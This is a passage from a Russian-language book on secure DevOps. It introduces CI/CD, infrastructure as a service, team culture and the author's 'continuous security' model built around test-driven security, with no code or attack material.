При золотой лихорадке стартапов данные иногда оказываются недостаточно защищенными. Пользователи продемонстрировали желание доверять приложению, предоставив свои данные в обмен на услуги и сервисы. Это привело к тому, что многие организации стали обладателями большого количества персональных данных своих пользователей даже до того, как разработали план безопасности, позволяющий должным образом обращаться с этими сведениями.

Пространство, где есть конкуренция, вынуждает компании брать на себя риски хранения большого количества конфиденциальных данных. Это идеальное условие для катастрофы. Поэтому с увеличением количества онлайн-сервисов растет частота обнаружения пробелов в безопасности.

В книге «Безопасный DevOps. Эффективная эксплуатация систем» рассказано о том, как можно помочь организациям безопасно обращаться с данными, доверенными пользователями, и защищать их. Я познакомлю вас с моделью, которую называют «непрерывная безопасность». Она сосредоточена на внедрении усиленных принципов безопасности в различные компоненты стратегии DevOps. Я объясню общие подходы, архитектурные принципы, техники управления рисками для того, чтобы вы могли перейти от отсутствия безопасности к полноценной программе. В этой книге в целом рассматриваются принципы и концепции, но в главах в качестве примеров будут использоваться специфичные инструменты и среды.

DevOps может охватывать множество вещей, все зависит от того, в какой области информационных технологий (IT) он применяется. Эксплуатация инфраструктуры атомной станции кардинально отличается от обработки платежей кредитными картами на сайтах, хотя в обоих случаях выгода от применения DevOps для оптимизации операций будет очевидна. Раскрыть все, что касается DevOps и IT, в одной книге непросто, поэтому я сконцентрировался на облачных сервисах — IT-сфере, посвященной развитию и эксплуатации веб-приложений. Вам предлагается разработать, использовать, обезопасить и защитить веб-приложение, размещенное в облаке. Концепции и примеры, которые здесь представлены, лучше всего подойдут для облачных сервисов организаций, которые еще не имеют собственной команды по безопасности. Однако читатель с прогрессивными взглядами сможет легко перенести их в любую DevOps-среду.

В первой главе мы изучим, как DevOps и безопасность могут работать совместно. Это позволяет организациям брать на себя риски без ущерба для безопасности клиентов.

1.1. Методология DevOps

DevOps — процесс непрерывного совершенствования программных продуктов посредством ускорения циклов релизов, глобальной автоматизации интеграционных и разверточных конвейеров и тесного взаимодействия между командами. Целью DevOps является сокращение времени и стоимости воплощения идеи в продукте, которым пользуются клиенты. DevOps применяет много автоматизированных процессов для ускорения разработки и развертывания. На рис. 1.1 сравнивается традиционный подход к построению программ (*вверху*) и DevOps (*внизу*).




Рис. 1.1.1. DevOps сокращает время между разработкой концепций функционала и его доступностью для клиентов

- ❑ В верхней части время между разработкой концепции и готовностью продукта составляет восемь дней. Почти весь этот период занимает развертывание инфраструктуры, так как инженерам нужно создать компоненты, необходимые для размещения программы в Интернете. Другой пожиратель времени — стадия тестирования и проверки между развертываниями.
- ❑ В нижней части время между разработкой концепции и развертыванием сокращается до двух дней. Это достигается за счет использования автоматизированных процессов для развертывания инфраструктуры, а также тестирования и проверки программ.

Организация, которая способна создать программу в четыре раза быстрее, чем ее конкурент, имеет значительное преимущество. История доказывает, что клиенты ценят инновационные продукты, которые сначала могут быть незавершенными, но постепенно быстро совершенствуются. Организации внедряют DevOps для того, чтобы уменьшить стоимость времени при задержке циклов разработки и удовлетворить потребности клиентов.

С использованием DevOps разработчики могут выпускать новые версии своих программ, тестировать их и развертывать для клиентов за несколько часов. Это не значит, что версии всегда выпускаются так быстро, — для должной проверки качества (QA) тоже требуется время, но DevOps при необходимости предоставляет возможность быстрее двигаться дальше. Рисунок 1.2 дополняет нижнюю часть рис. 1.1, чтобы подробнее описать то, как техники непрерывных интеграции и поставки, а также инфраструктура как сервис применяются вместе для ускорения циклов релизов.




Рис. 1.2. Непрерывная интеграция (CI), непрерывная поставка (CD) и инфраструктура как сервис (IaaS) формируют автоматизированный конвейер, который позволяет DevOps ускорять тестирование и развертывание программы

Ключевым компонентом конвейера на рис. 1.2 являются цепочки автоматизированных стадий: полностью автоматизированное движение от отправки

разработчиком модификации программы до развертывания сервиса в среде эксплуатации. Если какая-либо из автоматизированных стадий проходит неудачно, весь конвейер останавливается и код не развертывается. Этот механизм обеспечивает успешное прохождение всех тестов перед тем, как станет возможным выпуск новой версии программы в среду эксплуатации.

1.1.1. Непрерывная интеграция

Быстрая интеграция нового функционала в программу называется *непрерывной интеграцией* (Continuous Integration, CI). CI определяет рабочие процессы для внедрения, тестирования и слияния функциональностей в программном продукте. Менеджеры по продукту и разработчики определяют набор малых функций, которые внедряются в течение коротких циклов. Каждая функция добавляется в ответвление основного исходного кода и отправляется на дружескую проверку коллеге ее разработчика. Автоматизированные тесты производятся на стадии проверки для того, чтобы убедиться: изменения не спровоцировали появления отклонений в существующем функционале и уровень качества сохранился. После проверки изменения сливаются с основным репозиторием исходного кода, теперь они готовы для развертывания. Быстрая циклическая обработка малых функций упрощает процесс и предотвращает появление неисправностей в функциональности, что происходит при внесении значительных изменений в код.

1.1.2. Непрерывная поставка

Автоматизацию развертывания программ в сервисах, доступных для пользователей, называют *непрерывной поставкой* (Continuous Delivery, CD). Вместо управления компонентами инфраструктуры вручную DevOps предлагает инженерам программировать инфраструктуру для быстрой обработки изменений. Когда разработчики выполняют слияние кода с изменениями в программе, специалисты по эксплуатации запускают развертывание обновленной программы из CD-конвейера, который автоматически извлекает последнюю версию исходного кода, упаковывает ее и создает для нее новую инфраструктуру. Если развертывание проходит гладко, то, возможно, после ручной или автоматизированной проверки QA-командой среда преобразуется в новую переходную среду или среду эксплуатации. Пользователей перенаправляют на нее, а старую среду извлекают. Процесс управления серверами и сетями с кодом смягчает проблему появления долгих задержек, которые вызваны работой с процессами развертывания.

1.1.3. Инфраструктура как сервис

Инфраструктура как сервис (Infrastructure-as-a-Service, IaaS) — облако. Это означает, что центр обработки данных, сеть, иногда системы, на которые полагается организация, полностью обслуживаются третьей стороной и управляются посредством

API и кода, открытых для операторов в качестве сервиса. IaaS — основной инструмент в арсенале DevOps, так как он играет важную роль в уменьшении стоимости управления инфраструктурой. Программируемая природа IaaS делает ее отличной от традиционных видов инфраструктуры. Также она позволяет специалистам по эксплуатации писать код, который создает и модифицирует инфраструктуру, вместо того чтобы работать над этим вручную.

Штатная эксплуатация

Многие организации предпочитают инфраструктуру, управляемую штатно, по целому ряду причин (контролируемость, безопасность, стоимость и т. д.). Важно заметить, что применение IaaS не обязательно предполагает передачу управления инфраструктурой третьей стороне. Организация может штатно разворачивать IaaS и управлять ею с применением платформ, таких как Kubernetes или OpenStack, для того чтобы пользоваться преимуществом гибкости этих промежуточных уровней управления при непосредственном запуске приложений на оборудовании.

В рамках книги мы рассмотрим применение системы IaaS. Ее обслуживает сторонний ресурс AWS, популярный во множестве организаций благодаря своей способности упрощать управление инфраструктурой, что позволяет сосредоточиться на самом продукте. Большинство концепций инфраструктуры, представленных в этой книге, применимы к любому типу IaaS независимо от того, обслуживают ли оборудование штатные специалисты, или этим занимается третья сторона.

Управление низшими слоями инфраструктуры создает целый ряд новых проблем, касающихся безопасности сетей и управления доступом к центру обработки данных, о которых стоит подумать заранее. Я не раскрываю эти вопросы в книге, так как они проявляются не только в DevOps. К тому же сейчас легко найти соответствующую информацию в заслуживающих доверия литературных источниках.

Amazon Web Services (AWS), задействованные в качестве среды во всей книге, выступают показательным примером IaaS. На рис. 1.3 демонстрируются компоненты AWS, обслуживаемые поставщиком (*внизу*), в сравнении с теми, которые обслуживают специалисты по эксплуатации (*вверху*).

CI, CD и IaaS — это фундаментальные компоненты успешной стратегии DevOps. Организации, которые осваивают рабочие процессы CI/CD/IaaS, способны быстро разворачивать программы для конечных пользователей до нескольких раз в день в полностью автоматизированном режиме. Автоматизация всех стадий тестирования и развертывания обеспечивает минимальное вовлечение человека в обслуживание конвейера, а также полную восстанавливаемость инфраструктуры в случае аварии.

Помимо предоставления технических преимуществ, DevOps влияет на культуру взаимодействия в организации и во многих случаях способствует увеличению уровня удовлетворенности людей.




Рис. 1.3. AWS — это IaaS, уменьшающая нагрузку отдела эксплуатации и обслуживающая основные компоненты инфраструктуры. Оборудованием в нижнем прямоугольнике управляет Amazon, специалист по эксплуатации контролирует компоненты в верхнем прямоугольнике. В пределах традиционной инфраструктуры эти специалисты должны управлять всеми компонентами самостоятельно

1.1.4. Культура и доверие

Усовершенствование инструментов — первая ступень успешного применения DevOps-подхода. Смена культуры сопровождается изменениями, а организации, которые продвигаются в технических аспектах DevOps, обретают уверенность в своей способности поставлять новые продукты пользователям. Любопытный побочный эффект, повышающий доверие к технологии, — сокращение объемов обслуживания, так как инженерам предоставляется возможность приносить пользу организации с минимальными издержками. Некоторые DevOps-организации шагнули дальше, экспериментируя с линейной структурой, в которой совсем не было менеджеров. И хотя исключение менеджеров из технологического процесса — рискованная затея, подходящая не всем организациям, тенденция к сокращению менеджмента явно связана с развитием DevOps-сред.

Организации, которые заимствуют принципы DevOps, зачастую лучше способны находить таланты и сохранять их. Часто можно услышать, как разработчики и специалисты по эксплуатации выражают недовольство по поводу работы с медлительными и беспорядочными средами. Разработчики раздражаются, неделями ожидая развертывания модификации в эксплуатационной системе. Специалисты по эксплуатации, менеджеры продукта и проектировщики — все не в восторге от медленных итераций. Люди уходят из таких компаний. Усиление текучки кадров может негативно сказаться на качестве продукта. Компании, которые стремительнее предоставляют

продукты на рынок, обладают преимуществом перед конкурентами: они не только быстрее доставляют функциональность пользователям, но и поддерживают степень удовлетворенности своих инженеров, избегая сложностей эксплуатации.

Система DevOps учит нас тому, что ускоренная поставка программных продуктов оздоравливает организации и делает их более конкурентоспособными. Однако это может усложнить работу инженеров по безопасности. Быстрые циклы релизов оставляют мало возможностей для тщательной проверки безопасности и вынуждают организации брать на себя повышенные риски по сравнению с теми, кто реализует более медлительные методологии. Внедрение безопасности в DevOps подвергает команды новым испытаниям, которые начинаются с фундаментального сдвига в культуре безопасности.

1.2. Безопасность в DevOps

Пока корабль в порту, он в безопасности,
но корабли строят не для этого.

Джон А. Шедд

Чтобы быть успешными на конкурентном рынке, организациям следует быстро развиваться, брать на себя риски и работать за разумную плату. Роль команд, обеспечивающих безопасность, в таких организациях состоит в том, чтобы быть барьером, который защищает ресурсы компании и в то же время помогает им преуспевать. Такие команды должны тесно взаимодействовать с инженерами и менеджерами, работающими над созданием продуктов компании. Когда компания начинает внедрять принципы DevOps, в первую очередь стоит сосредоточиться на клиенте.

DevOps и его предшественники — Agile-манифест (<http://agilemanifesto.org/>) и 14 принципов Деминга (<https://deming.org/explore/fourteen-points>) — имеют одну общую черту — стремление к ускоренной поставке заказчику улучшенных продуктов. Каждая успешная стратегия начинается с сосредоточенности на заказчике (<http://mng.bz/GN43>).

Мы не одержимы конкуренцией, мы одержимы заказчиком. Мы начинаем с того, что необходимо заказчику, и работаем, отталкиваясь от этой информации.

Джефф Безос, Amazon

В рамках DevOps все, кто задействован в конвейере продукта, преследуют цели заказчика.

- ❑ Менеджеры продукта оценивают показатели взаимодействия и задержек.
- ❑ Разработчики оценивают эргономику и практичность.
- ❑ Специалисты по эксплуатации оценивают продолжительность работоспособного состояния и время ответа.

Все внимание компании обращено на заказчика. Удовлетворенность *заказчика* является показателем, увеличение которого — цель всех команд.

Для сравнения: многие команды по безопасности концентрируются на задачах, охватывающих только аспекты безопасности, таких как:

- ❑ соответствие стандартам безопасности;
- ❑ количество инцидентов, касающихся безопасности;
- ❑ количество неисправленных уязвимостей в эксплуатационных системах.

Когда внимание компании направлено не на заказчика, команды безопасности фокусируются на ее внутренней среде. Одна сторона желает увеличить ценность организации, другая — защитить существующую ценность. Обе они необходимы для обеспечения полноценности экосистемы, но отвлеченность от главной цели негативно влияет на взаимодействие и эффективность.

Организации, оценивающие показатели и производительность отдельных команд для распределения бонусов и назначения вознаграждений, поощряют игнорирование других команд и сосредоточенность только на собственных результатах. Достигая своей цели, разработчики и специалисты по эксплуатации игнорируют рекомендации по безопасности, поставляя продукты, которые могут оказаться рискованными. Команды по безопасности вносят задержки в проекты, в которых применяются небезопасные техники, и рекомендуют нереалистичные решения, чтобы избежать случаев, наносящих вред основным аспектам безопасности. В таких ситуациях обе стороны зачастую приводят весомые аргументы в защиту своей позиции, действуют с лучшими намерениями, но не справляются с достижением договоренности.

Будучи инженером по безопасности, я никогда не встречал команды разработчиков и специалистов по эксплуатации, которые не заботились о безопасности, но встречал сотрудников, разочарованных плохим взаимодействием и расхождением целей. Команды по безопасности, которым не хватало понимания стратегии продукта, выполняли произвольные проверки безопасности. Последние задерживали поставку функциональности или нуждались в сложном управлении, которое было трудно реализовать, — это признаки системы безопасности, представляющей из себя все что угодно, только не Agile. В то же время команды продукта, которые игнорируют опыт и обратную связь с командой по безопасности, содействуют появлению источника риска, который по большому счету вредит всей организации.

DevOps учит нас: для успешной стратегии необходимы сближение стороны эксплуатации со стороной разработки, а также разрушение коммуникационного барьера между различными разработчиками и специалистами по эксплуатации. Безопасность в DevOps должна начинаться с близкого взаимодействия команд по безопасности и их коллег-инженеров. Безопасность должна служить клиенту, выступая в качестве функции сервиса, а внутренние цели команд по безопасности и DevOps-команды должны быть связаны.

Когда безопасность становится составляющей DevOps, инженеры по безопасности могут настроить управление непосредственно в продукте, вместо того чтобы, по сути, «прикручивать» его сверху продукта. Все преследуют одну цель — успех организации. Когда цели связаны, улучшается взаимодействие и усиливается безопасность данных. Основная идея, в основе которой — объединение безопасности и DevOps, заключается в том, что командам по безопасности следует брать техники DevOps и переключать внимание с изолированной защиты инфраструктуры на защиту всей организации, постоянно совершенствуясь.

На протяжении всей книги я буду называть этот подход *непрерывной безопасностью*. В следующем разделе вы узнаете, как постепенно добиться непрерывной безопасности, начав с простого легко реализуемого управления безопасностью, а затем стремительно совершенствуя стратегию безопасности, чтобы охватить всю организацию.

1.3. Непрерывная безопасность

Непрерывная безопасность состоит из трех областей (на рис. 1.4 обведены прямоугольниками). Каждая область сосредоточена на особом аспекте конвейера DevOps. Отзывы заказчика стимулируют организационный рост, который способствует появлению новой функциональности. Так происходит и в непрерывной безопасности. Эта книга состоит из трех частей, каждая раскрывает одну область непрерывной безопасности.

- ❑ *Безопасность на основе тестирования (test-driven security, TDS)* — первыми шагами к безопасности программы являются определение, реализация и тестирование управления безопасностью. TDS охватывает простые средства управления, такие как стандартная конфигурация Linux-сервера или заголовки безопасности, которые должны быть реализованы в веб-приложениях. Значительной безопасности можно добиться последовательной реализацией основных мер безопасности и их жестким тестированием на точность. В эффективной системе DevOps случаи ручного тестирования должны быть исключением, а не правилом. Тестировать безопасность следует так же, как и все приложения в CI- и CD-конвейерах: автоматически и повсеместно. Мы раскроем TDS, применяя уровни безопасности в простом DevOps-конвейере (см. часть I).
- ❑ *Мониторинг и реагирование на атаки*. Пережить вторжение — судьба всех онлайн-сервисов. Когда случаются подобные инциденты, организации обращаются за помощью к своим командам по безопасности. Последние должны быть готовы к ответным действиям. Второй фазой непрерывной безопасности выступают мониторинг и реагирование на угрозы, а также защита сервисов и критических для организации данных. В части II я расскажу о таких техниках, как выявление мошенничества и вторжений, цифровая криминалистика, реагирование на инциденты. Это сделано, чтобы лучше подготовить организации к таким случаям.

- ❑ **Оценка рисков и усиление безопасности.** Мы будем много говорить о технологиях в первых двух частях книги. Однако стратегия безопасности не может стать успешной, если основывается только на технических аспектах. Третьей фазой непрерывной безопасности выступает выход за пределы технологии и общий обзор безопасности в организации. В части III книги я объясняю, как управление рисками и тестирование безопасности, внешнее и внутреннее, помогают организациям переосмыслить действия в области безопасности, способствуют более эффективному вложению ресурсов.




Рис. 1.4. Три фазы непрерывной безопасности защищают продукты организации и клиентов, постоянно совершенствуя безопасность с помощью циклов обратной связи

Серьезные организации доверяют своим программам безопасности и работают во взаимодействии с командами по безопасности. Для того чтобы обеспечить такое сотрудничество, необходимы сосредоточенность, опыт и верное представление о том, когда нужно рисковать, а когда — отказываться от этого. Полноценная стратегия безопасности сочетает применение технологий и деятельности людей. Это поможет определить области, требующие модернизации, и ресурсы, необходимые для быстрого совершенствования.

Теперь, ознакомившись с моделью непрерывной безопасности, рассмотрим подробнее, что представляет собой каждый из трех ее компонентов с точки зрения безопасности продукта.

1.3.1. Безопасность на основе тестирования

Изобранные атаки хакеров с обходом уровней брандмауэра или расшифровка криптографической защиты хорошо выглядят в фильмах, но нечасто встречаются в реальном мире. В большинстве случаев атакующие ищут легкую добычу: веб-фреймворки с уязвимостями в безопасности, необновленные системы, административные страницы с легко угадываемыми паролями и ошибочно попавшие в сеть через открытый исходный код учетные данные — это наиболее популярные кандидаты в жертвы. При реализации стратегии непрерывной безопасности мы в первую очередь позаботимся об основах: нужно будет реализовать базовый набор мер безопасности в приложении и инфраструктуру организации, а в дальнейшем постоянно их тестировать. К примеру:

- ❑ вход администратора через SSH должен быть отключен во всех системах;
- ❑ системы и приложения должны быть модифицированы до последней доступной версии в течение 30 дней после выхода данного релиза;
- ❑ веб-приложения должны использовать протокол HTTPS — никакого HTTP;
- ❑ секретные и учетные данные нельзя хранить в коде приложения, следует содержать их в отдельном хранилище, доступном только для специалистов по эксплуатации;
- ❑ интерфейсы администрирования нужно защитить VPN-соединением.

Список лучших методов нужно согласовать между командами безопасности, разработки и эксплуатации, чтобы добиться одинакового восприятия их полезности. Из этих методов можно быстро составить перечень основополагающих требований, включив здравый смысл. В части I книги я расскажу, какие шаги следует предпринимать для защиты приложений, инфраструктуры и CI/CD-конвейеров.

Безопасность приложения

Современные веб-приложения подвергаются различным видам атак. Открытый проект обеспечения безопасности веб-приложений (OWASP) каждые три года составляет и публикует рейтинг десяти самых распространенных (<http://mng.bz/yXd3>): межсайтовые сценарии, SQL-инъекции, подделка межсайтовых запросов, метод грубой силы и так далее до бесконечности. К счастью, любую атаку можно предотвратить, правильно и в нужном месте применяя меры безопасности. В главе 3 мы подробнее рассмотрим приемы, которые DevOps-команда должна реализовать для того, чтобы поддерживать защиту веб-приложений.

Безопасность инфраструктуры

Если для запуска программ вы применяете IaaS, это не значит, что DevOps-команде можно не беспокоиться о безопасности инфраструктуры. Все системы имеют точки входа, наделенные определенными привилегиями: VPN, SSH-интерфейсы и панели

администрирования. Когда компания расширяется, необходимо уделять особое внимание непрерывной защите систем и сетей при открытии новых прав доступа и интегрировании всех составляющих в одно целое.

Безопасность конвейера

Метод, с помощью которого DevOps автоматически разворачивает продукты, сильно отличается от традиционных методов, используемых большинством команд по безопасности. Соглашаясь на применение CI/CD-конвейеров, нужно учитывать, что это может дать хакеру полный контроль над программами, запущенными в среде эксплуатации. Выполняемые автоматически действия, предназначенные для разворачивания кода в системах среды эксплуатации, можно защитить, внедрив контроль целостности, такой как подписание коммитов или контейнеров. Я расскажу, как увеличить надежность CI/CD-конвейеров и обеспечить целостность кода, запущенного в среде эксплуатации.

Непрерывное тестирование

В каждой из трех названных областей управлять безопасностью довольно просто в изолированной среде. Сложности возникают, когда нужно повсеместно и постоянно тестировать и реализовывать управление. Здесь вступает в действие безопасность на основе тестирования (test-driven security, TDS). Подход TDS аналогичен методу разработки через тестирование (TDD), при котором разработчикам рекомендуется писать сначала тесты, представляющие желаемое поведение, а затем код, реализующий сами тесты. TDS предлагает сначала писать тесты безопасности, представляющие ожидаемое состояние, а затем реализовывать меры безопасности, которым предстоит проходить эти тесты.

В традиционной среде реализовать TDS будет непросто, так как тесты потребуются внедрять в работающие годами системы. Но в DevOps каждое изменение программного обеспечения или инфраструктуры проходит через CI/CD-конвейер, и это прекрасное место для реализации TDS (рис. 1.5).

Подход TDS имеет некоторые преимущества.

- ❑ Необходимость создания тестов способствует тому, что инженеры по безопасности чаще уточняют и документируют ожидаемый результат. Так они смогут создавать продукты, точно зная, какие меры безопасности потребуются предпринять, вместо того чтобы задумываться о них после реализации.
- ❑ Меры безопасности должны представлять собой небольшие конкретные операции, которые легко тестировать. Нечетких требований вроде «шифровать взаимодействие по сети» стоит избегать, вместо этого мы используем явное «нужно усилить HTTPS-шифрованием X, Y и Z на всем трафике», которое четко называет ожидаемый результат.

- ❑ Показатель повторного использования тестов в продуктах высокий, так как большинство продуктов и сервисов пользуются одной и той же основной инфраструктурой. Если набор основных тестов уже разработан, то команда безопасности сможет сосредоточиться на более сложных задачах.
- ❑ Недостающие меры безопасности обнаруживаются до развертывания, что позволяет разработчикам и специалистам по эксплуатации исправить проблемы до релиза, не подвергая клиентов рискам.




Рис. 1.5. Безопасность на основе тестирования внедряется в CI/CD для выполнения тестов безопасности перед развертыванием в среде эксплуатации

При подходе TDS тесты сначала должны выдавать неудовлетворительный результат. В этом случае можно будет убедиться в том, что они работают правильно. В первую очередь команды по безопасности должны помочь разработчикам и специалистам по эксплуатации реализовать меры безопасности в их программах и инфраструктуре, проводя все тесты один за другим и корректируя процесс реализации. В итоге проведение тестов передается DevOps-командам. Когда тест проходит успешно, команды уверены в том, что контроль реализован правильно.

При TDS важно представлять безопасность как отдельную функциональность продукта. Для этого меры безопасности реализуются непосредственно в коде или системе продукта. Работа команд по безопасности, выстраивающих защиту вне самого приложения и инфраструктуры, вызывает меньше доверия, поэтому лучше воздерживаться от такого подхода. Он не только создает напряженность между командами, но и не обеспечивает полноценной защитой, так как люди, отвечающие за безопасность, недостаточно хорошо осведомлены о функционировании приложения

и упускают важные детали. Стратегия безопасности, которая формируется только в пределах команды инженеров, не проживет долго и со временем медленно придет в упадок. Крайне важно, чтобы команда безопасности определяла, реализовывала и тестировала стратегию безопасности, а также чтобы ведение ключевых компонентов было доверено нужным людям.

TDS ориентируется на принципы DevOps в части автоматизации конвейера и тесного взаимодействия с командами. По этой причине специалисты из отдела безопасности выстраивают и тестируют управление безопасностью в пределах сред, используемых разработчиками и специалистами по эксплуатации, а не создают для этого отдельную инфраструктуру. Внедрение базовых защитных мер с помощью TDS значительно сокращает риски вторжения в сервис, но не избавляет от необходимости наблюдать за средой эксплуатации.

1.3.2. Мониторинг и реагирование на атаки

